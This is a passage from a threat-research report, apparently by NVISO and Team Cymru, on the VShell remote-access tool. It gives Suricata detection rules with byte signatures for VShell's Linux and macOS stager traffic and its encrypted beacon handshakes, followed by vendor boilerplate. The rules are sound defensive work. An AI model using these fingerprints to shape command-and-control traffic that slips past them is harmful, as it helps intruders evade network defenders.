alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"[NVISO] VShell beacon payload
response (Linux)"; flow:to_client,established; flowbits:isset,NVISO.VShell.Linux;
content:"|e6 dc d5 df|"; fast_pattern; offset:0; depth:4;
flowbits:unset,NVISO.VShell.Linux; reference:url,www.nviso.eu/blog/nviso-analyzes-
vshell-post-exploitation-tool; classtype:shellcode-detect; sid:1000007; rev:1;
metadata:affected_product Linux_32_64_Bit, attack_target Client_and_Server, created_at
2025_08_26, deployment Perimeter, malware_family VShell, signature_severity High,
confidence High, tag VShell, tag RAT, updated_at 2025_08_26, mitre_tactic_id TA0011,
mitre_tactic_name Command_And_Control, mitre_technique_id T1105, mitre_technique_name
Ingress_Tool_Transfer;)

```

Snippet 5: Suricata NIDS rules for VShell's Linux stager activity.

```

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"[NVISO] Potential VShell beacon
payload request (Darwin amd64)"; flow:to_server,established; content:"d64      ";
fast_pattern; offset:0; depth:6; stream_size:client,<=,45;
flowbits:set,NVISO.VShell.Darwin; noalert; reference:url,www.nviso.eu/blog/nviso-
analyzes-vshell-post-exploitation-tool; classtype:shellcode-detect; sid:1000008; rev:1;
metadata:affected_product Darwin_64_Bit, attack_target Client_and_Server, created_at
2025_08_26, deployment Perimeter, malware_family VShell, signature_severity Low,
confidence Low, tag VShell, tag RAT, updated_at 2025_08_26, mitre_tactic_id TA0011,
mitre_tactic_name Command_And_Control, mitre_technique_id T1105, mitre_technique_name
Ingress_Tool_Transfer;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"[NVISO] Potential VShell beacon
payload request (Darwin arm64)"; flow:to_server,established; content:"m64      ";
fast_pattern; offset:0; depth:6; stream_size:client,<=,45;
flowbits:set,NVISO.VShell.Darwin; noalert; reference:url,www.nviso.eu/blog/nviso-
analyzes-vshell-post-exploitation-tool; classtype:shellcode-detect; sid:1000009; rev:1;
metadata:affected_product Darwin_64_Bit, attack_target Client_and_Server, created_at
2025_08_26, deployment Perimeter, malware_family VShell, signature_severity Low,
confidence Low, tag VShell, tag RAT, updated_at 2025_08_26, mitre_tactic_id TA0011,
mitre_tactic_name Command_And_Control, mitre_technique_id T1105, mitre_technique_name
Ingress_Tool_Transfer;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"[NVISO] VShell beacon payload
response (Darwin)"; flow:to_client,established; flowbits:isset,NVISO.VShell.Darwin;
content:"|56 63 74 67|"; fast_pattern; offset:0; depth:4;
flowbits:unset,NVISO.VShell.Darwin; reference:url,www.nviso.eu/blog/nviso-analyzes-
vshell-post-exploitation-tool; classtype:shellcode-detect; sid:1000010; rev:1;
metadata:affected_product Darwin_64_Bit, attack_target Client_and_Server, created_at
2025_08_26, deployment Perimeter, malware_family VShell, signature_severity High,
confidence High, tag VShell, tag RAT, updated_at 2025_08_26, mitre_tactic_id TA0011,
mitre_tactic_name Command_And_Control, mitre_technique_id T1105, mitre_technique_name
Ingress_Tool_Transfer;)

```

Snippet 6: Suricata NIDS rules for VShell's Darwin (i.e., MacOS) stager activity.

8.2. VShell Beaconing Activity

When VShell establishes its encrypted TCP command & control channels, discussed in section 5, message lengths and IV properties can be leveraged to fingerprint associated network flows. The following rules identify both client and server handshakes, established upon (re)connection(s), which can subsequently be decrypted as outlined in the Decrypting Network Communications section.

We remind organizations that alternative protocols such as DNS-over-TLS, DNS-over-HTTPS or Object Storage Service are supported by VShell and that stager activity signatured in the above section can be indicative of a VShell infection even without the following detections being observed.

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"[NVISO] VShell beacon client handshake"; flow:to_server,established; content:"|25 00 00 00|"; fast_pattern; offset:0; depth:4; byte_test:1,^,0x80,0x4; content:"|25 00 00 00|"; offset:0x29; depth:4; byte_test:1,&,0x80,0x2d; content:"|3c 00 00 00|"; offset:0x52; depth:4; byte_test:1,&,0x80,0x56; content:"|20 00 00 00|"; offset:0x92; depth:4; byte_test:1,&,0x80,0x96; reference:url,www.nviso.eu/blog/nviso-analyzes-vshell-post-exploitation-tool; classtype:command-and-control; sid:1000011; rev:1; metadata:attack_target Client_and_Server, created_at 2025_08_26, deployment Perimeter, malware_family VShell, signature_severity Critical, confidence Medium, tag VShell, tag RAT, updated_at 2025_08_26, mitre_tactic_id TA0011, mitre_tactic_name Command_And_Control, mitre_technique_id T1573, mitre_technique_name Encrypted_Channel;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"[NVISO] VShell beacon server handshake"; flow:to_client,established; content:"|3c 00 00 00|"; fast_pattern; offset:0; depth:4; byte_test:1,&,0x80,0x4; content:"|20 00 00 00|"; offset:0x40; depth:4; byte_test:1,&,0x80,0x44; reference:url,www.nviso.eu/blog/nviso-analyzes-vshell-post-exploitation-tool; classtype:command-and-control; sid:1000012; rev:1; metadata:attack_target Client_and_Server, created_at 2025_08_26, deployment Perimeter, malware_family VShell, signature_severity Critical, confidence Medium, tag VShell, tag RAT, updated_at 2025_08_26, mitre_tactic_id TA0011, mitre_tactic_name Command_And_Control, mitre_technique_id T1573, mitre_technique_name Encrypted_Channel;)
```

Snippet 7: Suricata NIDS rules for VShell's beaconing activity.

In case you need additional help...

NVISO's incident response teams can support organizations in investigating and responding to suspected VShell intrusions. Should your organization record network traffic (i.e., PCAPs), NVISO has furthermore developed the technical capability to decrypt VShell traffic, providing insights into attacker activity and interests.

Team Cymru's internet-wide visibility and curated threat feeds can support organizations in detecting malicious traffic affecting their networks. Team Cymru's extensive datasets furthermore support organizations in identifying their digital footprint alongside exposed services.



Team Cymru's mission is to save and improve lives by working with security teams around the world, enabling them to track and disrupt the most advanced bad actors and malevolent infrastructures.

We deliver comprehensive visibility into global cyber threat activity and are a key source of intelligence for many cyber security and threat intelligence vendors. Our Community Services division provides no-cost threat detection and intelligence to network operators, hosting providers and more than 140 CSIRT teams across 86+ countries.

We give enterprise clients comprehensive visibility into global cyber threats, and we're the key source of intelligence for many cyber security and threat intelligence vendors. Security teams rely on our Pure Signal™ platform to close detection gaps, accelerate incident response, and detect threats and vulnerabilities across their entire enterprise and third-party ecosystems.



NVISO is a leading European cyber security firm with offices in Brussels, Frankfurt, Munich, Athens, and Vienna. Founded by seasoned experts, we are a pure-play cyber security company and home to world-class professionals who author SANS Institute trainings, speak at major conferences, and lecture at universities across Europe. Knowledge sharing is at the core of our DNA. Our blog posts and publications are widely cited by security professionals globally.

We specialize in preventing, detecting, and responding to cyber security incidents. Our prevention services tackle infrastructure, application, and human challenges, while our detection and response offerings range from on-demand threat hunting to continuous Managed Detection & Response (MDR) services. Our CSIRT team is recognized as a Trusted Introducer (TI) member, a FIRST member, and a BSI-listed APT Incident Responder. We regularly share our research on the NVISO Labs blog.